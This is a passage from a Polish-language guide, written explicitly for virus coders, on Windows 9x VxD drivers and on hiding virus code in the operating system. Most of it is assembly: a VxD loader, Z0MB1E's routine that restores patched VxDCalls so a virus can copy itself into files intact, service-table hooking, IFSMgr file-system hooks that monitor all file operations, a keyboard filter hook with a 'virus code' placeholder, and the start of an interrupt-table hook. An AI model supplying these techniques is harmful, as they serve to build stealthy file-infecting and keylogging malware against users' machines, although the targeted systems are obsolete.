zrozumieć działanie systemu operacyjnego a co za tym idzie lepiej ukryć kod wirusa w systemie operacyjnym.

Sterowniki urządzeń (ang. device driver) są to programy, które implementują specyficzne dla danego urządzenia peryferyjnego operacje wejścia/wyjścia umożliwiając w ten sposób normalnym aplikacjom możliwość komunikacji z tymże urządzeniem. Aplikacja działająca w 32-bitowym środowisku Windows komunikując się z urządzeniem peryferyjnym jest zobligowana do skorzystania z usług udostępnianych przez

sterowniki urządzeń. Z punktu widzenia programisty stanowi to duże ułatwienie – z naszego punktu widzenia – kodera wirusa – stanowi to cel, do którego będziemy dążyć w dalszej części tego rozdziału.

Śledząc rozwój systemów Windows można napotkać trzy zasadnicze modele sterowników: VxD (Virtual Device Driver), NT4, WDM (Win32 Driver Model). Sterowniki VxD są wspólnym modelem sterownika dla Windows 3.x, Windows 9x oraz Windows ME i nimi zajmiemy się w dalszej części pracy.

Windows używa sterowników urządzeń do wprowadzenia multitaskingu dla aplikacji. Sterowniki te działają w połączeniu z mechanizmem przełączania procesów oraz obsługują operacje wejścia/wyjścia dowolnej aplikacji bez naruszania działania innych. Zdecydowana większość sterowników urządzeń zarządza urządzeniami peryferyjnymi, są też takie które zarządzają lub też wymieniają pośredniczące oprogramowanie takie jak ROM BIOS. Sterownik urządzenia może zawierać specyficzny kod dla danego urządzenia potrzebny w celu poprawnego komunikowania się z urządzeniem zewnętrznym, lub też może wykorzystywać inne oprogramowanie do komunikacji ze sprzętem. We wszystkich tych przypadkach sterownik urządzenia dba o to aby dla każdej aplikacji dane urządzenie było w poprawnym stanie wtedy gdy aplikacja zażąda dostępu do tegoż urządzenia. Niektóre sterowniki urządzeń zarządzają tylko zainstalowanym oprogramowaniem, dla przykładu MS-DOS device driver, inne zawierają kod emulujący oprogramowanie. Sterowniki te są czasem wykorzystywane w celach optymalizacyjnych oraz polepszających efektywność zainstalowanego oprogramowania. Mikroprocesory Intel mogą bowiem wykonywać 32-bitowy kod sterownika urządzenia wydajniej niż 16-bitowy kod aplikacji MS-DOS.

Jądro systemu operacyjnego składa się z wielu różnych sterowników urządzeń, które mają za zadanie wspomagać pracę innych sterowników. Większość z nich zawarta jest w pliku root:\WINDOWS\SYSTEM\VMM32.VXD w postaci spakowanej. Oto lista sterowników, będąca składnikami tego pliku, jądra systemu operacyjnego Windows 98 stworzona przy pomocy programu vxdlib.exe :

VMM, VDD, VFLATD, VSHARE, VWIN32, VFBACKUP, VCOMM, COMBUFF, VCD, VPD, SPOOLER, UDF, VFAT, VCACHE, VCOND, VCDFSD, INT13, VXDLDR, VDEF, DYNAPAGE, CONFIGMG, NTKERN, MTRR, EBIOS, VMD, DOSNET, VPICD, VTD, REBOOT, VDMAD, VSD, V86MMGR, PAGESWAP, DOSMGR, VMPOLL, SHELL, PARITY, BIOSXLAT, VMCPD, VTDAPI, PERF, VKD, VMOUSE

Zewnętrznymi modułami są : IFSMGR, IOS, QEMMFIX itd. ...

Najważniejszymi, dla nas, z punktu widzenia pisania wirusów są :

- VMM (Virtual Memory Manager)
- IFSMGR (Installable File System ManaGeR)

Ciekawymi, dla nas, sterownikami są również :

- VKD (Virtual Keyboard Driver)
- VMD (Virtual Mouse Driver)
- VDD (Virtual Display Driver)

Sterowniki urządzeń mogą zawierać dowolną kombinacje pięciu następujących segmentów :

VxD_CODE Specyfikuje segment kodu dla trybu chronionego. Segment ten zawiera procedurę kontrolną urządzenia (device control procedure), procedury typu callback, serwisy, oraz procedury obsługi API bieżącego urządzenia. Segment ten nosi nazwę *_LTEXT*. Użycie makr VxD_CODE_SEG oraz VxD_CODE_ENDS definiuje początek oraz koniec tego segmentu.

VxD_DATA Specyfikuje segment danych dla trybu chronionego. Segment ten zawiera blok opisu urządzenia (device descriptor block), tablicę serwisów, oraz każdą globalną daną. Segment ten nosi nazwę *_LDATA*. Użycie makr VxD_DATA_SEG oraz VxD_DATA_ENDS definiuje początek i koniec tego segmentu.

VxD_ICODE Specyfikuje inicjalizacyjny segment kodu trybu rzeczywistego. Ten opcjonalny segment przeważnie zawiera dane używane przez procedury inicjalizacyjne urządzenia. VMM (Virtual Memory Manager) odłącza ten segment po otrzymaniu komunikatu Init_Complete. Segment ten nosi nazwę *_IDATA*. Użycie makr VxD_IDATA_SEG oraz VxD_IDATA_ENDS definiuje początek i koniec tego segmentu.

VxD_REAL_INIT Specyfikuje inicjalizacyjny segment danych trybu rzeczywistego. Ten opcjonalny segment zawiera procedurę inicjalizacyjną oraz dane. VMM wywołuje tą procedurę przed wgraniem reszty segmentów sterownika urządzenia. Segment ten nosi nazwę *_RTEXT*. Użycie makr VxD_REAL_INIT_SEG oraz VxD_REAL_INIT_ENDS definiuje początek i koniec tego segmentu.

Wszystkie segmenty kodu i danych, z wyjątkiem segmentu inicjalizacyjnego trybu rzeczywistego, są 32-bitowe, w modelu FLAT trybu chronionego. Co znaczy iż procedury oraz dane zdefiniowane w tych segmentach mają 32-bitowe offsety. W czasie gdy VMM wgrywa sterownik urządzenia, naprawia wszystkie offsety mając na uwadze aktualną pozycję w pamięci sterownika urządzenia. Z tego też powodu, makro OFFSET32 powinno być używane w segmentach trybu chronionego jednakże dyrektywa OFFSET również może być używana. Makro OFFSET32 definiuje offsety, dla których procedury linkera poprawiają informacje offset-fixup znajdującej się w specjalnej tablicy w nagłówku pliku wykonywalnego (LE – Linear Executable). Sterowniki urządzeń nie mogą zmieniać rejestrów segmentowych CS, DS., ES oraz SS, mogą natomiast zmieniać rejestry segmentowe FS i GS.

Sterowniki VxD dzielą się na dwie grupy ze względu na moment ładowania w systemie mianowicie na statyczne oraz dynamiczne.

Statyczne VxDki ładowane są podczas startu systemu operacyjnego i pozostają w pamięci komputera aż do końca pracy Windows. VxD-ki dynamiczne natomiast, jak sama nazwa na to wskazuje, mogą być ładowane oraz deinstalowane z systemu w dowolnej chwili przez dowolną aplikację. W Windowsach w wersjach 3.x istniały tylko VxD statyczne, VxD dynamiczne zostały wprowadzone w systemie Windows 95.
Za operacje ładowania VxD do pamięci komputera odpowiedzialny jest VMM (Virtual Memory Manager). Procedura inicjalizacyjna każdego sterownika urządzenia przebiega następująco :

1) VMM wgrywa inicjalizacyjny segment trybu rzeczywistego (_RTEXT) i wywołuje procedurę inicjalizacyjną. Procedura ta może zadecydować czy VMM ma ładować VxD do pamięci czy też nie.
2) W przypadku gdy wszystko przebiegło pomyślnie VMM wgrywa 32-bitowe segmenty trybu chronionego VxDka do pamięci i odłącza segment _RTEXT.
3) Wysyła komunikat Sys_Critical_Init do procedury kontrolnej VxDka. Sprzętowe przerwania są w tym czasie wyłączone, więc procedura ta powinna szybko zakończyć swoje działanie.
4) Wysyła komunikat Device_Init do procedury kontrolnej VxDka. Sprzętowe przerwania są włączone, więc sterownik urządzenia musi być przygotowany do zarządzania urządzeniem.
5) Wysyła komunikat Init_Complete do procedury kontrolnej.
6) Odłącza segmenty inicjalizacyjne danych i kodu (_IDATA, _ICODE), zwalniając pamięć.

W każdym momencie podczas inicjalizacji, sterownik urządzenia może ustawić Carry Flag i powrócić do VMM aby zabronić wgrania VxDka do pamięci.

W dalszej części pracy zajmiemy się VxD-kami dynamicznymi. Nie posiadają one segmentu _RTEXT i procedura inicjalizacyjna tych sterowników urządzeń zaczyna się od punktu drugiego.

Aby wgrać VxD-ka dynamicznego do pamięci operacyjnej musimy skorzystać z dodatkowego programu. Za załadowanie VxD-ka do pamięci odpowiada API CreateFileA natomiast za deinstalacje VxD-ka odpowiada API CloseHandle. Oto przykład prostego loaderka VxD-ków :

```
.486P
.Model Flat ,StdCall

Extrn   MessageBoxA:PROC
Extrn   exitprocess:PROC
Extrn   CreateFileA:PROC
Extrn   CloseHandle:PROC

.data
file1   db      "\\.\FIRST.vxd",0
fbox    db      "Loader VxD",0
ftitle  db      "Nie zaladowano VxD",0
ftitle2 db      "VxD zaladowany",0
uchwyt dd       0
.code

main:
        call CreateFileA,offset file1,0,0,0,0,FILE_FLAG_DELETE_ON_CLOSE,0
        cmp eax,-1
        je Blad
        mov uchwyt,eax
        call MessageBoxA,0,offset ftitle2,offset fbox,0
        jmp endprog
Blad:
        call MessageBoxA,0,offset ftitle,offset fbox,0
endprog:
        call CloseHandle, uchwyt
        call exitprocess,0
end main
```

Każdy sterownik urządzenia musi zadeklarować nazwę, numer wersji, kolejność inicjalizacji oraz punkt wejścia do procedury kontrolnej. Wiele sterowników urządzeń deklaruje również swój identyfikator oraz procedury API. Aby zadeklarować te rzeczy używamy makra Declare_Virtual_Device. Przykładowe użycie :

```
Declare_Virtual_Device      VSTER, 1, 1, VSTER _Control, \
                            VSTER _Device_ID, VSTER _Init_Order, \
                            VSTER _V86_API_Handler, VSTER _PM_API_Handler
```

Powyższy przykład deklaruje sterownik urządzenia o nazwie VSTER w wersji 1.1.

VMM używa informacji zadeklarowanych przez to makro do zainicjowania VxD w pamięci komputera, do procedury VSTER_Control wysyła komunikaty i pozwala aplikacjom MS-DOS oraz innym VxD wywoływać serwisy, udostępniane przez ten sterownik. Aby umożliwić dostęp do tych informacji sterownikowi VMM, makro to, tworzy blok opisu urządzenia DDB (Device Descriotor Block) w segmencie *_LDATA* (segmencie danych trybu chronionego). Blok opisu urządzenia ma identyczny format jak struktura VxD_Desc_Block. Sterownik urządzenia definiuje swój Device_ID. Jest to unikatowy numer. Używa go

procedura dynamicznego linkowania VMM. Aby zapobiec konfliktom numerów ID Microsoft przyznaje je na życzenie. Sterowniki, które nie udostępniają procedur API nie potrzebują unikatowego Device_ID. W takich przypadkach Device_ID powinno być ustwione na Undefinied_Device_ID. Device_ID jest wpisywane w pole DDB_Req_Device_Number struktury DDB.

```
VxD_Desc_Block
    DDB_Next                    DWORD ?
    DDB_SDK_Version             WORD  ?
    DDB_Req_Device_Number       WORD  ?
    DDB_Dev_Major_Version       BYTE  ?
    DDB_Dev_Minor_Version       BYTE  ?
    DDB_Flags                   WORD  ?
    DDB_Name                    BYTE  8 dup (?)
    DDB_Init_Order              DWORD ?
    DDB_Control_Proc            DWORD ?
    DDB_V86_API_Proc            DWORD ?
    DDB_PM_API_Proc             DWORD ?
    DDB_V86_API_CSIP            DWORD ?
    DDB_PM_API_CSIP             DWORD ?
    DDB_Reference_Data          DWORD ?
    DDB_Service_Table_Ptr       DWORD ?
    DDB_Service_Table_Size      DWORD ?
    DDB_Win32_Service_Table     DWORD ?
    DDB_Prev                    DWORD ?
    DDB_Size                    DWORD ?
    DDB_Reserved1               DWORD ?
    DDB_Reserved2               DWORD ?
    DDB_Reserved3               DWORD ?
VxD_Desc_Block
```

Virtual Memory Manager łączy bloki opisu wszystkich VxD (DDB) w listę dwukierunkową otrzymując w ten sposób źródło informacji o będących w pamięci sterownikach urządzeń. Pola DDB_Next oraz DDB_Prev tejże struktury wskazują na następną i poprzednią strukturę bloku opisu urządzenia. W przypadku, gdy pola te zawierają wartość NULL oznacza to iż bieżący blok opisu jest ostatnim lub też pierwszym blokiem opisu w tejże liście.

Sterownik urządzenia posiada możliwość udostępnienia swoich funkcji na użytek VMM oraz innych sterowników urządzeń. Funkcja udostępniana zwana jest serwisem. Sterownik urządzenia używa makr Begin_Service_Table oraz End_Service_Table do zadeklarowania własnych serwisów. Przykładowa deklaracja może wyglądać następująco :

```
Create_ VSTER_Service_Table     EQU   1

Begin_Service_Table         VSTER
        VSTER_Service       VSTER_Get_Version,
        VSTER_Service       VSTER_Service_1,
        VSTER_Service       VSTER_Service_2,
End_Service_Table           VSTER
```

Makra te wstawiają informacje w nich zawarte do segmentu *_LDATA* oraz odpowiednio wypełniają pozycje DDB_Service_Table_Ptr oraz DDB_Service_Table_Size w bloku opisu urządzenia. W pierwszej pozycji wstawiają wskaźnik do listy wskaźników na serwisy. Natomiast do drugiej wstawiają liczbę serwisów udostępnianych przez dany sterownik.

Sterowniki nie eksportują funkcji z Bibliotek DLL. Zamiast tego VMM (Virtual Memory Manager) wprowadza mechanizm dynamicznego linkowana do odpowiedniego sterownika przez przerwanie 20h. Wywołanie serwisu odbywa się więc przez odpowiednie wywołanie przerwania 20h i jest nazywane VxDCall-em.

```
VxDCall     MACRO
            int 20h             ;wywołanie przerwania 20h
            dw service_id       ;pola identyfikacyjne (parametry)
            dw Device_ID        ;wywoływanego serwisu
            ENDM

VMMCall     MACRO
            int 20h             ;wywołanie przerwania 20h
            dw service_id       ;pola identyfikacyjne (parametry)
            dw 1                ;ID VMM (Virtual Memory Manager)
            ENDM
```

Gdy obsługa przerwania 20h rozpozna wywołanie tego przerwania jako VxDCall interpretuje parametry jego wywołania. Procedura obsługi używa Device_ID do zidentyfikowania sterownika, który udostępnia dany serwis. Następnie odczytuje adres w tablicy serwisów danego urządzenia, na podstawie service_id, pod którym znajduje się adres wejścia do wymaganego serwisu. W następnym kroku nadpisuje kod VxD-ka, pośrednim call-em do serwisu. W przypadku, gdy procedura obsługi przerwania nie znajdzie wymaganego sterownika w pamięci wywołuje Blue Screen-a z komunikatem „Invalid VxD call".

Przykład:

Przed		***Po***	
dw 0CD20h	;INT 20h	dw 0FF15h	;CALL [adres_w_tablicy_serwisów]
dw 50h		dd adres_w_tablicy_serwisów	
dw 1h			

Fakt ten, iż kod VxD-ka jest dynamicznie zmieniany przez system operacyjny stanowi duży problem, który musi zostać rozwiązany. Gdyż przyjmując sytuacje, w której nasz wirus infekuje pliki, wywołuje przedtem serwisy, system operacyjny zmienia kod wirusa, następnie wirus zapisuje się w aktualnej postaci do pliku implikuje to iż przy następnym uruchomieniu wirusa, kod jego będzie zawierał CALL-e do błędnych miejsc pamięci co spowoduje wyjątek w przypadku gdy EIP sięgnie miejsca wywołania serwisów.

Metodę odbudowy kodu VxD zaprezentował Z0MB1E w jednym ze swoich źródełek. Procedura zamieszczona poniżej przeszukuje dany obszar pamięci w poszukiwaniu pośrednich CALLi będących „kandydatami" na CALLe do serwisów. Następnie po znalezieniu „kandydata" sprawdza czy adres, z którego pośredni CALL odczytuje adres punktu wejścia do serwisu, wskazuje na listę wskaźników na serwisy zamieszczoną w każdym opisie bloku urządzenia (DDB). W przypadku stwierdzenia poprawności zamienia pośredniego CALL-a na VxDCall-a.

Oto jego procedura (plik Uncall.inc):

```
; VxDcall RESTORING library
; (x) 2000 Z0MBiE, http://z0mbie.cjb.net
; *** WARNING ***:
; only 'FF 15 [xxxxxxxx]' far-calls will be restored;
```

```
; but some VxD calls are changing to
; 'MOV EBX, [nnnnnnnn]' and alike shit.

; subroutine: uncall_range
; action: for each byte in specified range call 'uncall' subroutine
; input:  ESI = buffer
;         ECX = buffer size
; output: none

uncall_range:
                pusha
__cycle:        call    uncall          ;Przeszukiwanie obszaru pamięci
                inc     esi
                loop    __cycle
                popa
                ret

; subroutine: uncall
; action: find perverted VxDcall (FF 15 nnnnnnnn) and replace it with
;                 CD 20 xx xx yy yy
; input:  ESI = pointer to some 6 bytes in memory
; output: none

uncall: pusha
                cmp     word ptr [esi], 15FFh  ;call far [xxxxxxxx]
                jne     __exit
                VMMcall GetDDBList              ;Serwis zwraca wskaźnik na
                                                ;pierwszą strukturę DDB w liście.

__cycle:        or      eax, eax                ;czy EAX=NULL ?
                                                ;(ostatni blok opisu urządzenia)
                jz      __exit
                mov     ecx, [esi+2]            ;[xxxxxxxx] odczyt adresu pośredniego
                sub     ecx, [eax+30h]          ;odjęcie od niego DDB_Service_Table_Ptr
                shr     ecx, 1
                jc      __cont
                shr     ecx, 1                  ;ECX=ECX/4
                jc      __cont
                cmp     ecx, [eax+34h]          ;DDB_Service_Table_Size
                jae     __cont                  ;Czy adres mieści się w tablicy ?

                mov     edx, [eax+6-2]          ;odczyt DDB_Req_Device_Number do
                                                ;wyższego słowa EDX
                mov     dx, cx                  ;niższe słowo EDX = numer serwisu

                mov     word ptr [esi], 20CDh
                mov     [esi+2], edx            ;Zamiana CALL-a na VxDCall-a

__exit: popa
                ret

__cont:         mov     eax, [eax]              ;odczyt pola DDB_Next – przejście do
                                                ;następnej struktury DDB
                jmp     __cycle
```

Oraz przykład jej użycia :

```
Start_range:
                [...]
                VxDCall 000Bh,0001h ; VSD_Bell
                [...]

                VxDcall 000Bh,0001h ; VSD_Bell
                lea         esi,  Start_range
                mov       ecx, End_range
                call       uncall_range
                ret
include   Uncall.inc
End_range:
```

Virtual Memory Manager wprowadza możliwość przejęcia oraz monitorowania serwisów jednego urządzenia innym urządzeniom. Z mechanizmu tego można skorzystać poprzez serwisy VMM:

- Hook_Device_Service
- UnHook_Device_Service

Z serwisu Hook_Device_Service możemy skorzystać w następujący sposób :

```
include vmm.inc

                GetDeviceServiceOrdinal eax, Serwis
                mov             esi, OFFSET32 Nowa_Procedura_Obslugi
                VMMcall         Hook_Device_Service
                jc              not_installed     ;Jesli Carry Flag ustawiona -> błąd.
                mov             [wskaznik_na_stara_procedure], esi
```

Makro GetDeviceServiceOrdinal zwraca, w powyższym przykładzie, w rejestrze EAX numer Ord identyfikujący serwis. Jest on kombinacją numerów service_id oraz Device_ID. Wyższe słowo zawiera ID urządzenia, natomiast niższe numer serwisu tegoż urządzenia.

Serwis UnHook_Device_Service służy do operacji odwrotnej, otóż usuwa filtr nałożony wcześniej przez serwis Hook_Device_Service. Sposób użycia tego serwisu jest następujący :

```
include vmm.inc

                GetDeviceServiceOrdinal eax, Serwis
                mov             esi, OFFSET32 Nowa_Procedura_Obslugi
                VMMcall         UnHook_Device_Service
```

Istnieje również inna metoda przejmowania owych serwisów. Bowiem nie musimy korzystać ze standardowej formy przejmowania (używania wyżej przedstawionych serwisów) możemy natomiast przyjrzeć się sposobowi działania CALL-a pośredniego. Otóż zauważmy iż poprzez zmianę odpowiedniego wpisu w tablicy wskazywanej przez pole DDB_Service_Table_Ptr w bloku opisu urządzenia uzyskamy zamierzony, przez nas, cel. W tym momencie mamy dwie możliwości zmiany owego wpisu. Otóż możemy postąpić podobnie jak w powyższej procedurze uncall z0mb1e'go mianowicie dokonać przeglądu zupełnego – czyli przeglądnąć listę DDB, odszukać interesujący nas sterownik, pobrać z bloku opisu sterownika wskaźnik na tablicę serwisów i dokonać zmiany w tejże tablicy. Możemy natomiast wykorzystać to, iż system operacyjny zmienia kod naszego VxD-ka wstawiając w miejsce wywołania serwisu CALL-a. Czyli

możemy najpierw wywołać interesujący nas serwis a następnie z opkodu CALLa odczytać adres, pod który wpiszemy wskaźnik na naszą procedurę obsługi. Przypatrzmy się przykładowi :

```
stary_VSD_Bell      dd 0

Ring0:
                int    20h
wsk_            dw     000Bh,0001h                ; VxDCall VSD_Bell
                mov    esi,dword ptr [wsk_]
                mov    eax,[esi]
                mov    [stary_VSD_Bell],eax
                mov    eax,offset32 Nowy_VSD_Bell
                mov    [esi],eax
                ret

Nowy_VSD_Bell  PROC

                […]

                jmp [stary_VSD_Bell]
Nowy_VSD_Bell  ENDP
```

Po wywołaniu serwisu VSD_Bell system operacyjny zmieni kod

```
                int    20h
wsk_            dw     000Bh,0001h                ; VxDCall VSD_Bell
```

na następującą postać :

```
                dw     015FFh
wsk_            dd     adres                      ; CALL DWORD PTR [adres]
```

Następne instrukcje pobierają owy adres i wykonują dalsze operacje mające na celu przejęcie serwisu. Jak wcześniej zostało powiedziane VxD pośredniczy w przekazywaniu danych miedzy aplikacją a urządzeniami peryferyjnymi. Z tego też względu sterownik urządzenia posiada możliwość przejęcia mechanizmu obsługi plików zapamiętywanych w pamięciach zewnętrznych takich jak dysk twardy, dyskietka. Możliwość tą gwarantuje sterownik jądra systemu IFSMGR (Installable File System Manager).

Poprzez skorzystanie z serwisu IFSMgr_InstallFileSystemApiHook tego sterownika jesteśmy w stanie monitorować wszelkie operacje na plikach. Oto przykład jego użycia

```
push        offset32 Procedura_obsługi
VxDCall     IFSMgr_InstallFileSystemApiHook
or          eax,eax
jz          blad_instalacji
mov         eax,[eax]
mov         [stara_procedura_obsługi],eax
```

Aby deaktywować naszą procedurę należy użyć następującego serwisu :

```
push    offset32 Procedura_obsługi
VxdCall IFSMgr_RemoveFileSystemApiHook
```

Po instalacji Procedury_obsługi wszelkie operacje na dysku/plikach będą nadzorowane przez naszą procedurę. System operacyjny wywołuje ją z następującymi parametrami :

```
push fs_pioreq
push fs_code_page
push fs_res_flags
push fs_drive
push fs_func_num
push fs_fnaddr
call Procedura_obsługi
add  esp,6*4
```

Parametry wejściowe :

fs_fnaddr	Wartość tego parametru jest adresem na funkcje FSD (File System Drivers), która będzie wywołana by obsłużyć daną API
fs_func_num	Parametr ten określa funkcję, która jest w tym momencie przetwarzana przez system obsługi plików. Oto ważniejsze z nich : IFSFN_READ Odczyt z pliku. IFSFN_WRITE Zapis do pliku. IFSFN_OPEN Otwarcie/Stworzenie pliku. IFSFN_CLOSE Zamknięcie pliku.
fs_drive	
fs_res_flags	Parametr ten określa na jakiego typu nośnikach jest wykonywana operacja.
fs_code_page	Parametr ten określa w jakim standardzie są kodowane łańcuchy. Przyjmuje on następujące wartości : BCS_WANSI Standard Windows ASCI BCS_OEM Standard OEM
fs_pioreq	Jest to wskaźnik na strukturę IOREQ, która jest wypełniana zależnie od funkcji.

Oto wersja struktury IOREQ dla 32bitowych VxD :

IOREQ		
ir_length	**DWORD ?**	Długość bufora użytkownika
ir_flags	**BYTE ?**	Różne flagi statusowe
ir_user	**BYTE ?**	ID użytkownika
ir_sfn	**WORD ?**	Numer systemu plików lub uchwyt pliku
ir_pid	**DWORD ?**	ID procesu
ir_ppath	**DWORD ?**	Nazwa pliku w formacie UNICODE
ir_aux1	**DWORD ?**	Drugi bufor z danymi (CurDTA)
ir_data	**DWORD ?**	Wskaźnik do bufora użytkownika
ir_options	**WORD ?**	Opcje
ir_error	**WORD ?**	Kod błędu (0 jeśli OK.)
ir_rh	**DWORD ?**	Uchwyt zasobu
ir_fh	**DWORD ?**	Uchwyt pliku
ir_pos	**DWORD ?**	Pozycja w pliku
ir_aux2	**DWORD ?**	Dodatkowe parametry API
ir_aux3	**DWORD ?**	Dodatkowe parametry API
ir_pev	**DWORD ?**	Wskaźnik do zdarzenia IFSMGR dla asynchronicznych funkcji.
ir_fsd	**DWORD 16 dup(?)**	Obszar roboczy
IOREQ		

Parametry wyjściowe :

Parametry wyjściowe procedury Procedura_obsługi zależą od numeru funkcji, która jest bieżąco obsługiwana. Jeśli Procedura_obsługi nie obsługuje danej funkcji powinna, a raczej musi, wywołać poprzednią procedurę obsługi systemu plików.

Dostęp do plików z poziomu VxD możemy uzyskać w dwojaki sposób mianowicie przez skorzystanie z serwisów IFSMGR lub też poprzez przerwania.

Poprzez skorzystanie z serwisu IFSMgr_Ring0_FileIO udostępnianego przez IFSMGR jesteśmy w stanie przeprowadzać wszelkie operacje na plikach

Funkcja	Odpowiedniki	Opis
R0_OPENCREATEFILE	int 21h AH=6Ch	Tworzyć/Otwierać plik
R0_READFILE	int 21h AH=3Fh	Czytać z pliku
R0_WRITEFILE	int 21h AH=40h	Zapisywać do pliku
R0_CLOSEFILE	int 21h AH=3Eh	Zamykać plik
R0_GETFILESIZE	int 21h AH=23h	Pobierać rozmiar pliku
R0_FINDFIRSTFILE	int 21h AX=714Eh	Przeszukiwać katalog
R0_FINDNEXTFILE		
R0_FINDCLOSEFILE		
R0_FILEATTRIBUTES		Odczytywać/zmieniać atrybuty plików
R0_RENAMEFILE	int 21h AH=17h	Zmieniać nazwę plików
R0_DELETEFILE	int 21h AH=41h	Kasować pliki
R0_FILELOCKS	int 21h AH=5Ch	Nakładać restrykcje na pliki
R0_GETDISKFREESPACE	int 21h AH=36h	Pobierać informacje o wolnej przestrzeni dysku
R0_ABSDISKREAD	int 25h	Odczytywać sektory dysku
R0_ABSDISKWRITE	int 26h	Zmieniać sektory dysku

Parametry wywołania serwisu zależą od funkcji, którą wywołujemy. Parametry przekazywane są przez rejestry. Sposób korzystania z serwisu jest prawie identyczny tak, jakbyśmy korzystali z przerwań. Przyjrzyjmy się przykładowi :

```
mov     eax, R0_OPENCREATFILE
mov     bx,2
mov     cx,20h
mov     dx,1
mov     esi,offset32 nazwapliku
VxDCall  IFSMgr_Ring0_FileIO
jc      Blad
mov     [uchwyt],eax
```

```
mov   ah,6ch
mov   bx,2
mov   cx,20h
mov   dx,1
mov   si,offset nazwapliku
int   21h
jc    blad
mov   [uchwyt],ax
```

Drugim sposobem dostępu do plików, jak już zostało wspomniane, jest skorzystanie z mechanizmu przerwań. Korzystając z odpowiednich serwisów jesteśmy w stanie wywoływać stare przerwania dosowe.

```
mov       ah, 6ch
mov       bx,2
mov       cx,20h
mov       dx,1
mov       esi,offset32 nazwapliku
VxDCall Exec_VxD_Int
jc          Blad
mov       [uchwyt],eax
```

```
mov   ah,6ch
mov   bx,2
mov   cx,20h
mov   dx,1
mov   si,offset nazwapliku
int     21h
jc      blad
mov   [uchwyt],ax
```

Powyższa technika została wykorzystana w wirusie GoLLuM (BioCoded by GriYo/29A)

Istnieje jeszcze drugi sposób wywołania przerwania w tak zwanym nested execution block (bloku uruchomień). Procedura zamknięcia pliku przyjmie następującą postać

```
                  sub         esp,size Client_Reg_Struc
                  mov         edi,esp
                  VxDCall   Save_Client_State          Zachowaj stan rejestrów procesu
                  VxDCall   Begin_Nest_V86_Exec     Wejście do bloku uruchomień
mov  ah,3Eh       mov         [ebp.Client_AH],3Eh
push [uchwyt]     push        [uchwyt]
pop  bx           pop         [ebp.Client_BX]
int  21h          mov          eax,21h
                  VxDCall   Exec_Int                   Wywołanie przerwania
                  VxDCall   End_Nest_Exec           Zakończenie bloku uruchomień
                  Mov         esi,esp
                  VxDCall   Restore_Client_State    Przywrócenie stanu rejestrów procesu
                  add         esp,size Client_Reg_Struc
```

W strukturze Client_Reg_Struc zapisywany jest stan rejestrów procesu, zarówno segmentowych jak i zwykłych, oraz wartości rejestrów EFLAGS oraz EIP.

Poprzez mechanizmy obsługi przerwań jesteśmy zatem w stanie korzystać z funkcji systemowych DOS-a i BIOS-a w Windowsie. Prawdę mówiąc Windows jest 32bitową wersją DOS-a z interfacem graficznym. Analiza kodu VMM.VXD tylko utwierdza w tym przekonaniu. Oto kawałek zdisassemblerowanego kodu Virtual Memory Manager-a odpowiadający za przydział pamięci :

```
C00481EE          cmp         al, 2
C00481F0          ja          C004D018
C00481F6          VMMCall Begin_Nest_v86_Exec
C00481FC          cmp         al, 1
C00481FE          jz          C00482F9
C0048204          ja          C0048366
C004820A          mov          byte ptr [ebp+1Dh], 48h ; Przydział bloku pamięci
C004820E          mov          eax, 21h
C0048213          VMMCall  Exec_Int
C0048219          test         byte ptr [ebp+2Ch], 1
C004821D          jnz          C0048454
C0048223          movzx       esi, word       ptr [ebp+1Ch]
```

```
C0048227        movzx   edi, word   ptr [ebp+10h]
C004822B        shl     esi, 4
C004822E        shl     edi, 4
C0048231        test    edi, edi
C0048233        jz      C0048236
C0048235        dec     edi
```

Zdarzenia klawiatury jesteśmy w stanie nadzorować poprzez skorzystanie z usług VKD - wirtualnego sterownika klawiatury. Udostępnia on serwis VKD_Filter_Keyboard_Input, który jest wywoływany za każdym razem, gdy wystąpi zdarzenie klawiatury. Parametrem wejściowym jest kod scaningowy naciśniętego/zwolnionego klawisza. Oto prezentacja instalacji procedury obsługi klawiatury w systemie :

```
GetVxDServiceOrdinal eax, VKD_Filter_Keyboard_Input
mov         esi, offset32 KeyboardHookProc
VMMCall     Hook_Device_Service
mov         Keyboard_Proc, esi
jc          not_installed
```

A oto procedura obsługi

```
;Wejście     CL  - zawiera kod scaningowy klawisza

BeginProc   KeyboardHookProc
            Pushad

            [...]                       ;Kod wirusa

            Popad
            call    [Keyboard_Proc]     ; wywołanie poprzedniej procedury obsługi
            ret
EndProc     KeyboardHookProc
```

Podobną operację należy wykonać jeśli chce się nadzorować zdarzenia myszki. Należy w tym przypadku przejąć serwis VMD_Post_Pointer_Message wirtualnego sterownika myszki (VMD – Virtual Mouse Driver)

Istnieje również inny sposób przejęcia zdarzeń urządzeń peryferyjnych oraz ich blokady. W wyniku zdarzenia urządzenia peryferyjnego generowane są przerwania sprzętowe. W komputerach IBM PC obsługą, nadchodzących do procesora przerwań, zajmuje się układ sterownika przerwań 8259 (PIC – Programmable Interrupt Controller). Poniżej zostały zamieszczone przerwania obsługiwane przez układ 8259 z uwzględnieniem ich priorytetów.

IRQ0	Układ czasowy
IRQ1	Klawiatura
IRQ2	Drugi układ 8259 (tylko komputery AT)
IRQ8	Zegar czasu rzeczywistego
IRQ9	Symulowanie IRQ2
IRQ10	Zarezerwowane
IRQ11	Zarezerwowane

IRQ12 Mysz PS/2

IRQ13 Wyjątek koprocesora

IRQ14 Sterownik dysku stałego (primary IDE)

IRQ15 Sterownik dysku stałego (secondary IDE)

IRQ3 Szeregowy port 2 (COM2,4)

IRQ4 Szeregowy port 1 (COM1,3)

IRQ5 Port równoległy

IRQ6 Sterownik dysków elastycznych

IRQ7 Zarezerwowane

Układ 8259 mapuje przerwania sprzętowe (IRQ) na przerwania programowe (instrukcja INT). Przerwania sprzętowe mogą być zmapowane na przerwania softwarowe w zakresie od 32 do 255 (20h do 0FFh). Poniższa tabela przedstawia jak są zmapowane przerwania IRQ w zależności od systemu operacyjnego

System operacyjny	Przerwania okupowane przez główny układ 8259A (IRQ 0..7)	Przerwania okupowane przez drugi układ 8259A (IRQ 8..15)
DOS	8h – 0Fh	70h – 77h
Windows 9x	50h – 57h	58h – 5Fh
Windows NT	30h – 37h	38h – 3Fh

Z tabeli tej wynika iż aby podpiąć się pod przerwanie klawiatury w Windowsie 9x należy przejąć przerwanie 51h (w DOSie osiągało się to poprzez przejęcie przerwania 9h). Poniższy kod przedstawia sposób przejęcia przerwania 51h

```
        int_desc STRUCT
                offset_low          dw ?
                seg_selector    dw ?
                res                 db  ?
                flags               db  ?
                offset_high         dw ?
        int_desc ENDS

BeginProc _readidt
        assume edi:ptr int_desc
